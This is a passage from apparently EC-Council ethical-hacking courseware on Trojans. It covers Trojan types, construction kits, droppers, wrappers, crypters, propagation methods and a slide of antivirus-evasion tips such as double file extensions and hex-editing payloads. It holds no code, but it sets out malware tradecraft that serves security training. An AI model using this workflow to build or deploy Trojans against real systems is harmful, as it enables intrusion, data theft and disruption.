


Figure 7.21: Screenshot displaying Mirai DDoS attack botnet Trojan

Prevention:

- Using anti-Trojan software and updating usernames and passwords can prevent Mirai DDoS botnet Trojan attacks.

Some additional IoT Trojans are as follows:

- Silex BrickerBot
 - Satori
 - Torii botnet
 - Miori IoT Botnet
 - Bashlite IoT Malware
 - Gafgy Botnet

Security Software Disabler Trojans

Security software disabler Trojans stop the working of security programs such as firewalls, and IDS, either by disabling them or killing the processes. These are entry Trojans, which allow an attacker to perform the next level of attack on the target system.

Some security software disabler Trojans are as follows:

- CertLock
- GhostHook
- Trojan.Disabler

Destructive Trojans

The sole purpose of a destructive Trojan is to delete files on a target system. Antivirus software may not detect destructive Trojans. Once a destructive Trojan infects a computer system, it randomly deletes files, folders, and registry entries as well as local and network drives, often resulting in OS failure.

Destructive Trojans are written as simple crude batch files with commands such as "DEL," "DELTREE," or "FORMAT." This destructive Trojan code is usually compiled as .ini, .exe, .dll, or .com files. Thus, it is difficult to determine if a destructive Trojan causes a computer system infection. The attacker can activate these Trojans or they can be set to initiate at a fixed time and date.

Shamoon is still considered as the most destructive Trojan. Shamoon uses a Disttrack payload that is configured to wipe systems as well as virtual desktop interface snapshots. This Trojan propagates internally by logging in using legitimate domain account credentials, copying itself to the system, and creating a scheduled task that executes the copied payload. Other currently prevalent destructive Trojans include Dimnie, GreyEnergy, and Killdisk.

DDoS Trojans

These Trojans are intended to perform DDoS attacks on target machines, networks, or web addresses. They make the victim a zombie that listens for commands sent from a DDoS Server on the Internet. There will be numerous infected systems standing by for a command from the server, and when the server sends the command to all or a group of the infected systems, since all the systems perform the command simultaneously, a considerable amount of legitimate requests flood the target and cause the service to stop responding. In other words, the attacker, from his/her computer along with several other infected computers, sends multiple requests to the victim and overwhelm the target, leading to a DoS. This can also be achieved by mass spam emails.

Mirai IoT botnet Trojan is still considered as one of the most notorious DDoS attack Trojans. Other recently discovered DDoS attack Trojans that have affected a large number of systems and networks and caused major disruptions in businesses include Electrum DDoS botnet and Bushido Botnet. All these DDoS Trojans have similar attack strategies. They identify the unsecured devices in a network and enslave them to launch a DDoS attack on the victim's machine. Once installed on a Windows computer, the Trojan connects to a command-and-

control (C&C) server from which it downloads a configuration file containing a range of IP addresses to attempt authentication over several ports. Along with the infected botnet zombies, it performs DDoS attacks in which a zombie floods a target server/machine with malicious traffic.

Command Shell Trojans

A command shell Trojan provides remote control of a command shell on a victim's machine. A Trojan server is installed on the victim's machine, which opens a port, allowing the attacker to connect. The client is installed on the attacker's machine, which is used to launch a command shell on the victim's machine. Netcat, DNS Messenger, GCat are some of the latest command shell Trojans.





Figure 7.22: Working of Command Shell Trojan



How to Infect Systems Using a Trojan

An attacker can remotely control the system hardware and software by installing a Trojan on the system. Once the Trojan is installed on the system, the data become vulnerable to threats. In addition, the attacker can perform attacks on third-party systems.

Attackers deliver Trojans in many ways to infect target systems:

- Trojans are included in bundled shareware or downloadable software. When users download such files, the target systems automatically install the Trojans.
- Different pop-up ads try to trick users. They are programmed by the attacker such that regardless of whether users click YES or NO, a download will begin and the Trojan will automatically install itself on the system.
- Attackers send the Trojans as email attachments. When users open these malicious attachments, the Trojans are automatically installed.
- Users are sometimes tempted to click on different types of files, such as greeting cards, porn videos, and images, which might contain Trojans. Clicking on these files installs the Trojans.

Attackers infect a target machine using a Trojan in the following steps:

- **Step 1:** Create a new Trojan packet using various tools such as Trojan Horse Construction Kit, Social Engineering Toolkit (SET), and Beast. New Trojans have a higher chance of succeeding in compromising the target system, as the security mechanisms might fail to detect them. These Trojans can be transferred to the victim's machine using a dropper or downloader.

- **Step 2:** Employ a dropper or a downloader to install the malicious code on the target system. The dropper appears to users as a legitimate application or a well-known and trusted file. However, when it is run, it extracts the malware components hidden in it and executes them, usually without saving them to the disk, to avoid detection. Doppers include images, games, or benign messages in their packages, which serve as a decoy to divert users' attention from malicious activities. Downloaders are malware transporters that do not contain the actual Trojan can be downloaded. When a downloader is executed on the target machine, it connects back to the attacker's server and downloads the intended Trojan on the victim's machine. Doppers can easily evade firewalls; however, a downloader can be detected with the help of network analyzer tools.
- **Step 3:** Employ a wrapper such as petite.exe, Graffiti.exe, IExpress Wizard, or Elite Wrap to help bind the Trojan executable to legitimate files to install it on the target system.
- **Step 4:** Employ a crypter such as BitCrypter to encrypt the Trojan to evade detection by firewalls/IDS.
- **Step 5:** Propagate the Trojan by implementing various methods such as sending it via overt and covert channels, exploit kits, emails, and instant messengers, thereby tricking users into downloading and executing it. An active Trojan can perform malicious activities such as irritating users with constant pop-ups, changing desktops, changing or deleting files, stealing data, and creating backdoors.
- **Step 6:** Deploy the Trojan on the victim's machine by executing the dropper or downloader software to disguise it. The deployed file contains wrapped and encrypted malware.
- **Step 7:** Execute the damage routine. Most malware contain a damage routine that delivers payloads. Some payloads just display images or messages, whereas others can even delete files, reformat hard drives, or cause other damage. The damage routine can also include malware beaconing.




Figure 7.23: Diagram showing the complete process involved in infecting target machine using Trojan

Creating a Trojan

CEH
Certified Ethical Hacker

- **Trojan Horse construction kits** help attackers to construct **Trojan horses** of their choice
- The tools in these kits can be dangerous and can backfire if not properly executed

DarkHorse Trojan Virus Maker

DarkHorse Trojan virus maker **creates user-specified Trojans** by selecting from various options



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Creating a Trojan

Attackers can create Trojans using various Trojan horse construction kits such as DarkHorse Trojan Virus Maker, and Senna Spy Trojan Generator.

Trojan Horse Construction Kit

Trojan horse construction kits help attackers construct Trojan horses and customize them according to their needs. These tools are dangerous and can backfire if not properly executed. New Trojans created by attackers remain undetected when scanned by virus- or Trojan-scanning tools, as they do not match any known signatures. This added benefit allows attackers to succeed in launching attacks.

■ **DarkHorse Trojan Virus Maker**

DarkHorse Trojan Virus Maker is used to create user-specified Trojans via selection from a variety of available options. The Trojans are created to act according to these selected options. For example, if you choose the option **Disable Process**, the Trojan disables all processes on the target system. The figure below shows a snapshot of DarkHorse Trojan Virus Maker with its various available options.




Figure 7.24: Screenshot of DarkHorse Trojan Virus Maker

Some additional Trojan horse construction kits are as follows:

- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Batch Trojan Generator
- Umbra Loader - Botnet Trojan Maker



Employing a Dropper or Downloader

Droppers

- Dropper is used to **camouflage the malware payloads** that can impede the functioning of the targeted systems
- Dropper consists of one or more types of malware features that can make it **undetectable by antivirus software**; also the installation process can be **done stealthy**
- **Emotet dropper** and **Dridex dropper** are some of the famous droppers that attackers employ for deploying malware to the target machine

Downloaders

- Downloader is a program that can **download and install harmful programs** like malware
- Downloader **does not carry malware** of itself as dropper does, so there is the possibility for a new unknown downloader to **pass through the anti-malware scanner**
- **Godzilla Downloader** and **TrojanDownloader** are some of the famous downloaders that attackers employ for deploying malware to the target machine

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Employing a Dropper or Downloader

After constructing their intended Trojans, attackers can employ a dropper or a downloader to transmit the Trojan package to the victim's machine.

Droppers

Droppers are programs that are used to camouflage malware payloads that can impede the functioning of the target system. The dropper consists of one or more types of malware features that can make it undetectable by antivirus software; moreover, the installation process can be stealthily performed.

The dropper is executed by simply loading its own code into the memory, and the malware payload is then extracted and written into the file system. Next, the malware installation process is initiated, and the payload is executed.

Emotet and Dridex are well-known droppers that attackers employ for deploying malware on the target machine.

Downloaders

A downloader is a program that can download and install harmful programs such as malware. Downloaders are similar to droppers to a certain extent. However, the main difference is that a downloader does not carry malware itself whereas a dropper does; hence, it is possible for a new unknown downloader to pass through the anti-malware scanner.

Attackers use downloaders as part of the payload or other harmful programs that can drop and stealthily install the malware. Downloaders are spread as camouflaged files attached in emails, and the attached programs pose as legitimate programs such as accounts.exe or invoices.

When the victim opens the attached infected file, the downloader tries to contact the remote server for directly fetching other malicious programs.

Godzilla downloader, TrojanDownloader, W97MDownloader!gen36, and ISBDownloader!gen277 are some well-known downloaders that attackers employ for deploying malware on the target machine.

Employing a Wrapper

CEH
Certified Ethical Hacker

- A wrapper **binds a Trojan executable** with genuine looking .EXE applications, such as games or office applications
- When the user runs the wrapped .EXE, it first **installs the Trojan in the background** and then runs the wrapping application in the foreground
- Attackers might send a birthday greeting that will install a Trojan as the user watches, for example, a birthday cake dancing across the screen

IExpress Wizard

- IExpress Wizard wrapper guides the user to create a **self-extracting package** that can automatically install the **embedded setup files**, Trojans, etc.



Wrappers

- Elite Wrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Employing a Wrapper

Wrappers bind the Trojan executable with .EXE applications that appear genuine, such as games or office applications. When the user runs the wrapped .EXE application, it first installs the Trojan in the background and then runs the wrapping application in the foreground. The attacker can compress any (DOS/WIN) binary with tools such as petite.exe. This tool decompresses an EXE file (once compressed) at run time. Thus, it is possible for the Trojan to get in virtually undetected, as most antivirus software cannot detect the signatures in the file.

The attacker can also place several executables inside one executable. These wrappers may also support functions such as running one file in the background and another one on the desktop.

Technically speaking, wrappers are a type of “glueware” used to bind other software components together. A wrapper encapsulates several components into a single data source to make it usable in a more convenient manner compared to the original unwrapped source.

The lure of free software can trick users into installing Trojan horses. For instance, a Trojan horse might arrive in an email described as a computer calculator. When the user receives the email, the description of the calculator may lead him/her to install it. Although it may, in fact, be a default application, once the user installs the application file, the Trojan is installed in the background and it will perform other actions that are not readily apparent to the user, such as deleting files or emailing sensitive information to the attacker. In another instance, an attacker sends a birthday greeting that will install a Trojan as the user watches, e.g., a birthday cake dancing across the screen.




Figure 7.25: Example of Wrapper

Covert Wrapper Programs

- **IExpress Wizard**

IExpress Wizard is a wrapper program that guides the user to create a self-extracting package that can automatically install the embedded setup files, Trojans, etc. IExpress can remove the setup files after execution and thus erase traces of Trojans. Then, it can run a program or only extract hidden files. Such embedded Trojans cannot be detected by antivirus software.




Figure 7.26: Screenshot of IExpress Wizard

Some additional wrapper tools are as follows:

- Elite Wrap
- Advanced File Joiner
- Soprano 3
- Exe2vbs
- Kriptomatik

Employing a Crypter

CEH Certified Ethical Hacker

Crypter is software used by hackers to **hide viruses, keyloggers or tools** in any kind of file, so that they do not easily get detected by antivirus.

BitCrypter

BitCrypter can be used to encrypt and **compress 32-bit executables** and **.NET apps** without affecting their direct functionality





Crypters

- SwazCryptor
- AegisCrypter v1.5
- Hidden Sight Crypter
- Battleship Crypter
- Heavens Crypter
- Cypherx

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Employing a Crypter

A crypter is a software that encrypts the original binary code of the .exe file. Attackers use crypters to hide viruses, spyware, keyloggers, RATs, etc., to make them undetectable by antivirus software.

Some crypters that one can use to prevent malicious programs from being detected by security mechanisms are as follows.

- **BitCrypter**

Source: <https://www.crypter.com>

BitCrypter can be used to encrypt and compress 32-bit executables and .NET apps without affecting their direct functionality. A Trojan or malicious software piece can be encrypted into legitimate software to bypass firewalls and antivirus software. BitCrypter supports a wide range of OS, from Windows XP to the latest Windows 10.



Figure 7.27: Screenshot of BitCrypter

Some additional crypter tools are as follows:

- SwayzCryptor
- AegisCrypter v1.5
- Hidden Sight Crypter
- Battleship Crypter
- Heavens Crypter
- Cypherx

Propagating and Deploying a Trojan

Major Trojan Attack Paths:

- User clicks on the **malicious link**
- User opens **malicious email attachments**

The diagram shows the following steps:

1. Attacker sends an email to victim containing link to Trojan server.
2. Victim clicks the link and immediately connects to Trojan server in Russia.
3. Trojan is sent to the victim.
4. Attacker installs the Trojan, infecting his machine.

The diagram also shows the Internet in the center, with the Attacker's computer, Victim's computer, and the Trojan Server (Russia) connected to it. A horse icon represents the Trojan.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan (Cont'd)

Deploy a Trojan through Covert Channels

- Attackers use covert channels to **deploy and hide malicious Trojans in an undetectable protocol**
- Covert channels operate on a **tunneling method** and are mostly employed by attackers to **evasion firewalls** that are deployed in the target network
- Attackers can **create covert channels** using various tools such as **Ghost Tunnel V2**, and **ELECTRICFISH – a North Korean tunneling tool**

The diagram shows the following flow:

- Attacker connects to Malicious Server.
- Malicious Server connects to Firewall.
- Firewall has a green checkmark indicating a successful connection to Target Server.
- Target Server connects to Attack Target Services.

A dashed blue line labeled "Covert Channel through TCP/UDP" connects the Malicious Server and the Firewall.


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan (Cont'd)



Deploy a Trojan through Proxy Servers

- Attackers **compromise several computers** using a Trojan proxy and start using them as **hidden proxy servers**
- The attackers have **full control over the proxy victim's systems** and can **launch attacks on other systems** from an affected user's network
- Attackers use this to **anonymously propagate and deploy the Trojan** on to the target computer
- If the **authorities detect illegal activity**, the footprints lead to **innocent users**
- Thousands of **machines on the Internet** are infected with proxy servers




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan (Cont'd)



Deploy a Trojan through USB/Flash Drives

- Attackers **drop the USB drives on the pathway** and wait for random victims to pick them up
- Once the **USB drive is picked up and inserted** in the target system by the innocent victim, the **Trojan is propagated** onto the system and is **automatically executed**, thus infecting and compromising the system and network



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan (Cont'd)



Techniques for Evading Antivirus Software

- Break the Trojan file into **multiple pieces** and zip them as a **single file**
- **ALWAYS** write your own Trojan, and embed it into an application
- **Change the Trojan's syntax:**
 - Convert an EXE to VB script
 - Change .EXE extension to .DOC.EXE, .PPT.EXE or .PDF.EXE (Windows hides "known extensions" by default, so it shows up only as .DOC, .PPT and .PDF)
- Change the content of the Trojan using **hex editor** and also change the **checksum** and encrypt the file
- Never use Trojans downloaded from the **web** (antivirus can detect these easily)

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Propagating and Deploying a Trojan

After creating a Trojan and employing a dropper/downloader, wrapper, and crypter, the attacker must transfer the package and deploy it on the target machine. The attacker can use the following techniques to propagate the Trojan package to the target machine:

- Deploy a Trojan through emails
- Deploy a Trojan through covert channels
- Deploy a Trojan through proxy servers
- Deploy a Trojan through USB/flash Drives

Deploy a Trojan through Emails

A Trojan is the means by which an attacker can gain access to the victim's system. To gain control over the victim's machine, the attacker creates a Trojan server and then sends an email that lures the victim into clicking on a link provided within the email. As soon as the victim clicks the malicious link sent by the attacker, it connects directly to the Trojan server. The Trojan server then sends a Trojan to the victim system, which undergoes automatic installation on the victim's machine and infects it. As a result, the victim's device establishes a connection with the attack server unknowingly. Once the victim connects to the attacker's server, the attacker can take complete control of the victim's system and perform any action. If the victim carries out an online transaction or purchase, then the attacker can easily steal sensitive information such as the victim's credit card details and account information. In addition, the attacker can use the victim's machine to launch attacks on other systems.

The Trojan may infect computers when users open an email attachment that installs the Trojan on their computers, which might serve as a backdoor for criminals to access the system later.




Figure 7.28: Propagating and deploying Trojan through email

Deploy a Trojan through Covert Channels

“Overt” refers to something explicit, obvious, or evident, whereas “covert” refers to something secret, concealed, or hidden.

An **overt channel** is a legal channel for the transfer of data or information in a company network, and it works securely to transfer data and information. On the contrary, a **covert channel** is an illegal, hidden path used to transfer data from a network.

The table below lists the primary differences between overt and covert channels:

Overt Channel	Covert Channel
A legitimate communication path within a computer system or network for the transfer of data	A channel that transfers information within a computer system or network in a way that violates the security policy
Its idle components can be exploited to create a covert channel	An example of a covert channel is the communication between a Trojan and its command-and-control center

Table 7.2: Comparison between the overt channel and covert channel

Covert channels are methods used by attackers to deploy and hide malicious Trojans in an undetectable protocol. They rely on a technique called tunneling, which enables one protocol to transmit over the other. This makes it an attractive mode of transmission for a Trojan, because an attacker can use the covert channel to install a backdoor on the target machine. Covert channels are mostly employed by attackers to evade antivirus scanners and firewalls deployed in the target network. Attackers can create covert channels using various tools such as Ghost Tunnel V2, and ELECTRICFISH (a North Korean tunneling tool). These tools enable attackers to create covert tunnels with protocols such as DNS, SSH, ICMP, and HTTP/S, to deploy Trojans and perform data exfiltration.




Figure 7.29: Propagating and deploying Trojan through covert channels

Deploy a Trojan through Proxy Servers

A Trojan proxy is usually a standalone application that allows remote attackers to use the victim's computer as a proxy to connect to the target machine. Attackers compromise several computers and start using them as hidden proxy servers. Attackers have full control over the proxy victim's system and can launch attacks on other systems in the affected user's network. Attackers use this strategy to anonymously propagate and deploy the Trojan on the target computer. If the authorities detect illegal activity, the footprints lead to innocent users and not to the attackers, potentially resulting in legal hassles for the victims, who are ostensibly responsible for their network or any attacks launched from them. Thousands of machines on the Internet are infected with proxy servers. Attackers can also employ proxy server Trojans such as Linux.Proxy.10, Proxy Trojan, or Pinkslipbot (Qbot), which can automatically create proxies and be used to perform malicious activities.



Figure 7.30: Propagating and deploying Trojan through proxy servers

Deploy a Trojan through USB/Flash Drives

An attacker can also transfer the Trojan package onto a USB drive and trick the victim into using the USB drive on the target system. Sometimes, attackers just drop a USB drive and wait for a random victim to pick it up. Once the USB drive is picked up and inserted into the target system by the innocent victim, the Trojan is propagated on the system by the drop or download method, depending on the type of packaging technique used by the attacker. After propagating to the victim's machine, the Trojan is automatically executed on the target system, thereby infecting and compromising the system and network.

